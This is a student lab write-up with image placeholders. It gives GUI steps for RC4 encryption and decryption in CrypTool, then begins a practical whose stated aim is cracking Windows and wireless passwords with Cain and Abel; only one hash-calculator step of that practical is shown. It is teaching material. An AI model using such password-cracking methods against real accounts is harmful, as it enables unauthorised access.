
Practical No : 4(A)

Aim : Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.


Open Cryptool

Step:1 go to file -> new txt box .

Step:2 Enter the you massages in txtbox




Step:3 Encrypt massages{Symmetric (moderm)->RC4}




Step:4 select key length in bits

Step:5 set password and click the Encrypt baton




Step:6 Show Encrypt messages and save encryption message you directory location





Step: 7 Decrypt messages

Step : 8 go to file and open the encrypt .



Step : 9 select same bits and type the password click Decrypt






Practical No : 04(B)


Aim : Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

Using MD5 Hash Calculator


Step 1: Open Hash Calculator -> Add Text



